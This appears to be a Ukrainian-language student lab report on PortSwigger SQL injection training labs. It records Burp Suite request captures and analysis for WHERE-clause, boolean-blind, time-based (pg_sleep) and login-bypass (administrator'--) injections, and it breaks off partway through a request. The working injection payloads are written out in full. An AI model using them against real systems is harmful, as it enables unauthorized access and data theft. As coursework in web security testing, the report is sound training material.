
```
1 GET /filter?category=Pets HTTP/2
2 Host: 0a23008703d4d578839d0f54002e007d.web-security-academy.net
3 Cookie: session=LvSdPJBBHHE8ng0alHEgCTn3yuA8eMDg
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
  https://0a23008703d4d578839d0f54002e007d.web-security-academy.net/filter?categ
  ory=Tech+gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 7828
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labsCommerce.css rel=stylesheet>
12 <title>
  SQL injection vulnerability in WHERE clause allowing retrieval of
  hidden data
</title>
13 </head>
14 <!--LAB_HEAD_END-->
15 <body>
16 <script src=/resources/labheader/js/labHeader.js>
</script>
17 <!--LAB_HEADER_START-->
18 <div id=academyLabHeader>
19 <section class=academyLabBanner is-solved>
20 <div class=container>
21 <div class=logo>
</div>
22 <div class=title-container>
23 <h2>
  SQL injection vulnerability in WHERE clause allowing retrieval
  of hidden data
</h2>
24 <a class=link-back href=
  https://portswigger.net/web-security/sql-injection/lab-retrieve-h
  idden-data>
```

після OR 1=1 показує з прихованими ~14500



4. Аналіз отриманого результату

Описати:

- **чи з'явилась SQL-помилка;**
- **чи змінився набір товарів;**
- **що саме підтверджує вразливість.**

- SQL-помилка була: коли я додала одинарну лапку в category (Pets'), сервер повернув HTTP 500 Internal Server Error і це помилка в SQL-запиті через зламаний синтаксис

- Набір товарів змінився: при payload Pets' OR 1=1-- відповідь стала більшою (Length виріс з ~7800 до ~14500) і на сторінці показалося більше товарів

- Що підтверджує вразливість: параметр category впливає на SQL-умову на сервері (можна зламати синтаксис лапкою або можна підставити свою умову OR 1=1--, щоб обійти фільтр). Це і є ознака SQL Injection

Для кроку 3:


3.1 Boolean-based

1. Запустити відповідний lab.

Додати скриншот:

- *стартова сторінка лабораторії.*

Відкрила lab Blind SQL injection with conditional responses і запустила його



2. Перехопити запит з Cookie (TrackingId).

- *знайти GET /;*
- *відправити в Repeater.*

Додати скриншот:

- *Cookie: TrackingId=...;*
- *вкладка Repeater.*

У HTTP history бачу запит GET /, у заголовках видно cookie TrackingId=...

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
661	https://0a5500b104524658807c0db2007300f1....	GET	/academyLabHeader			101	147				
681	https://0a5500b104524658807c0db2007300f1....	GET	/								

Request

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: 0a5500b104524658807c0db2007300f1.web-security-academy.net
3 Cookie: TrackingId=26F76AQnNxjEC88k; session=4nNskMxbnKOTrcmpxjnX6m5RvN0nlGvw
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: ru-RU,ru;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://portswigger.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20

```

Запит GET / з cookie TrackingId вправляю в Repeater для подальшого тестування

Request

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: 0a5500b104524658807c0db2007300f1.web-security-academy.net
3 Cookie: TrackingId=26F76AQnNxjEC88k; session=4nNskMxbnKOTrcmpxjnX6m5RvN0nlGvw
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: ru-RU,ru;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://portswigger.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20

```

3. Виконати TRUE-умову


- додати 'AND '1'='1';

- *натиснути Send.*

Додати скриншот:

- *Response з маркером (наприклад “Welcome back!”).*

Міняю умову, в cookie TrackingId додала ' AND '1'='1



The image shows a screenshot of the Chrome DevTools Inspector, specifically the 'Cookie' tab. The 'Name' field contains 'TrackingId'. The 'Value' field contains 'Z6F76AQnNxjEC88kr' AND '1'='1'. The 'Decoded from' dropdown is set to 'URL encoding'. At the bottom, there are 'Cancel' and 'Apply changes' buttons.

Name
TrackingId


Value
Z6F76AQnNxjEC88kr' AND '1'='1

Decoded from: URL encoding

Z6F76AQnNxjEC88kr' AND '1'='1

Cancel Apply changes

Після Send у відповіді з'явився маркер Welcome back!, і це підтверджує виконання умови



4. Виконати FALSE-умову

- змінити на ' AND '1'='2';
- натиснути Send.

Додати скриншот:

- Response без маркера.

Замінила умову на ' AND '1'='2'

5. Порівняльний аналіз

Описати:

- **що саме змінилось;**
- **чому це підтверджує SQLi;**
- **чому це *Blind*, а не *Error-based*.**

Що саме змінилось: після зміни значення TrackingId в Cookie у відповіді сервера змінюється наявність фрази Welcome back!: при TRUE-умові фраза є, при FALSE-умові пропадає

Чому це підтверджує SQLi: бо зміна даних у Cookie впливає на логіку роботи сайту, тобто значення TrackingId використовується в SQL запиті на сервері, і через підстановку умов можна керувати результатом запиту

Чому це Blind, а не Error-based: тому що сервер не показує SQL-помилку. Ми робимо висновок про результат ін'єкції по поведінці відповіді, а не по повідомленню про помилку


3.2 Time-based Blind SQL Injection

1. Перехопити запит.

Додати скриншот:

- **Repeater до внесення змін.**

Я перехопила запит GET / з cookie TrackingId і відправила його в Repeater. На цьому скріні запит до внесення змін



2. Додати payload із затримкою (SLEEP / pg_sleep).

Додати скриншот:

- змінений параметр.

У Repeater я змінила значення cookie TrackingId додавши payload із затримкою: '||pg_sleep(10)--

Request

Pretty Raw Hex

```
GET /product?productId=7 HTTP/2
Host: 0a7a00bd047918a28012adc800d400de.web-security-academy.net
Cookie: TrackingId=x5IKSXp0Zzg9AhS6'|pg_sleep(10)--:t20session=
IgAALMnjKjUIxqz32CTNNdu2YjpbJSc
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7a00bd047918a28012adc800d400de.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

3. Зафіксувати час відповіді.

Додати скриншот:

- *Response time (5+ секунд).*

Після натискання Send у HTTP history видно, що Start response timer = 10090 ms (~10.09 s), тобто сервер реально завис на час виконання pg_sleep(10)

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
199	00:28:48 1 Mar 2026	Proxy	GET	portswigger.net	/academy/labs/launch/5d7c0f6...	referrer=%2fweb-security%2fs...	22	302	2181	10792	
562	00:47:46 1 Mar 2026	Repeater	GET	0a7a00bd047918a28012adc800...	/product	productId=7	3	200	4491	10090	
564	00:51:31 1 Mar 2026	Repeater	GET	0a7a00bd047918a28012adc800...	/product	productId=7	3	200	7483	10069	
563	00:49:06 1 Mar 2026	Repeater	GET	0a7a00bd047918a28012adc800...	/product	productId=7	3	200	7572	10068	
557	00:42:03 1 Mar 2026	Repeater	GET	0a7a00bd047918a28012adc800...	/product	productId=7	3	200	4404	5076	
558	00:43:24 1 Mar 2026	Repeater	GET	0a7a00bd047918a28012adc800...	/product	productId=7	3	200	4404	5067	
561	00:45:42 1 Mar 2026	Repeater	GET	0a7a00bd047918a28012adc800...	/product	productId=7	3	200	4491	5067	
560	00:45:11 1 Mar 2026	Repeater	GET	0a7a00bd047918a28012adc800...	/product	productId=7	3	200	4491	5065	
546	00:41:16 1 Mar 2026	Proxy	GET	0a7a00bd047918a28012adc800...	/image/productcatalog/produc...		2	200	313482	683	
545	00:41:16 1 Mar 2026	Proxy	GET	0a7a00bd047918a28012adc800...	/image/productcatalog/produc...		2	200	163174	633	

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes
1 GET /product?productId=7 HTTP/2	1 HTTP/2 200 OK	

4. Порівняти з нормальним запитом.

Додати скриншот:

- *звичайний час відповіді.*

Без payload із pg_sleep(10) час відповіді такий: Start response timer =59 мс

Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer
01:03:24 1 Mar 2026	Repeater	GET	0ab4004103df17128326d7c400...	/product	productid=6	3	200	4268	59

est	Raw	Hex	Inspector
/product?productid=6 HTTP/2	1	HTTP/2 200 OK	Request attributes

5. Аналіз

Описати:

- **чому час є каналом передачі інформації;**
- **чому це більш прихований тип атаки.**
- Чому час є каналом передачі інформації: При blind SQL сайт мені нічого не показує: нема SQL-помилки і нема результату запиту на сторінці. Але я можу додати команду, яка робить паузу, якщо вона реально виконується то відповідь приходить повільно (десь ~10 секунд). Якщо не виконується то відповідь буде звичайна і швидка. Тобто по часу відповіді я розумію, чи мій SQL спрацював
- Чому це більш прихований тип атаки: бо на вигляд сайт майже не міняється: сторінка така сама, і часто не показує ніяких помилок. Інформацію можна зрозуміти тільки по затримці, а не по тексту у відповіді. Через це користувач може навіть не здогадатися і подумати, що сайт просто підлагує або сервер повільний

Для кроку 4:

1. Запустити lab з login bypass.

Додати скриншот:

- **сторінка Login.**

Відкрила lab і запустила його

Login

Username

Password


Log in

2. Перехопити POST-запит.

Додати скриншот:

- *POST /login;*
- *параметри username, password.*

Я відкрила сторінку Login і ввела логін і пароль




Login

Username

Password

Log in

бачимо запит POST /login. У тілі запиту видно параметри username та password



3. Змінити username на payload (наприклад administrator'--).

Додати скриншот:

• змінений запит у Repeater.

У Repeater я змінила значення параметра username на payload administrator'--. Таким чином частина запиту після -- у SQL буде ігноруватись і це може прибрати перевірку пароля


```
Request
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a7300ab04a474f08225794800d100d2.web-security-academy.net
3 Cookie: session=k30EzYsuEK8uoTPBrmevJp8dg7iawJWh
4 Content-Length: 82
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Origin: https://0a7300ab04a474f08225794800d100d2.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a7300ab04a474f08225794800d100d2.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 csrf=EhZ553gEMY3VQf2liGmKbNXZl3g8vyBN&username=administrator'--&password=testik123
```

4. Відправити запит.

Додати скриншот:

- відповідь з повідомленням про вхід як administrator.

Після натискання Send сервер повернув HTTP 302 Found і зробив редірект на сторінку /my-account?id=administrator. Це означає, що авторизація виконалась як administrator

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 POST /login HTTP/2 2 Host: 0a7300ab04a474f08225794800d100d2.web-security-academy.net 3 Cookie: session=k30EzYsuEK8uoTPBrmevJp8dg7iawJWh 4 Content-Length: 82 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: ru-RU,ru;q=0.9 10 Origin: https://0a7300ab04a474f08225794800d100d2.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 14 Accept: 